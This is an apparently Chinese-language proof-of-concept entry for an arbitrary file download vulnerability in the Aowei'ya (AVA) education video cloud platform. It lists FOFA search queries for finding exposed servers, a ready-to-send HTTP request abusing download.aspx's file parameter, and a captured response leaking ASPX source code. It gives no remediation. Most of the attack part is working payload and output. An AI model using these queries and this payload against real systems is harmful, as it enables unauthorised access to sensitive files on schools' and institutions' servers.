O1-2奥威亚-教育视频云平台-任意文件下载

漏洞描述：

奥威亚视频教学云平台存在任意文件下载漏洞，攻击者可以下载任意文件获取大量敏感信息。

网站图片：

网络测绘：

fofa语法：

```
body="Copyright © 2005-2018 广州市奥威亚电子科技有限公司"
```

```
body="/Upload/DomainInfo/MaxAVALogo.png"
```


```
body="/CSS/NewtonTheme/assets/app.css"
```

漏洞复现：

payload：

```
GET /download.aspx?file=/Tools/AS/ASRoute.aspx HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5666.197 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: close
Cookie: ASP.NET_SessionId=lqldml3owa5lhkplhdsm4w4n; PrivateKey=f09020eaf656f9cf5d9292d39c296d1c
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
X-Originating-IP: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
sec-ch-ua-platform: "Windows"
sec-ch-ua: "Google Chrome";v="113", "Chromium";v="113", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
```

效果图:


Request
Pretty
Raw
Hex
GET /download.aspx?file=/Tools/AS/ASRoute.aspx HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5666.197 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: close
Cookie: ASP.NET_SessionId=lqldml3owa5lhkplhdsm4w4n; PrivateKey=f09020eaf656f9cf5d9292d39c296d1c
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
X-Originating-IP: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
sec-ch-ua-platform: "Windows"
sec-ch-ua: "Google Chrome";v="113", "Chromium";v="113", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
Response
Pretty
Raw
Hex
Render
HTTP/1.1 200 OK
Cache-Control: private
Content-Length: 3976
Content-Type: application/octet-stream
Accept-Ranges: bytes
Server: Microsoft-IIS/8.5
Content-Disposition : attachment;filename=ASRoute.aspx
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Thu, 07 Dec 2023 06:37:25 GMT
Connection: close
<%@ Page Language="C#" AutoEventWireup="true" CodeBehind="ASRoute.aspx.cs" Inherits="AVA.ResourcesPlatform.WebUI.Tools.AS.ASRoute" %>
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<%= Import.ScriptTheme("js/jquery.1.9.js")%>
<title></title>
</head>
<body>
<%
if (SettingGroup.RouteAS == true
&& CookieGroup.RouteAS == null)
{
var html = "";
IList<AVA.ResourcesPlatform.Model.Pub.AgentServer> list = null;
if (System.Web.HttpRuntime.Cache["MyAgentServerTestListAgentServer"] != null)
Inspector
Request attributes
Request query paran
Request body param
Request cookies
Request headers
Response headers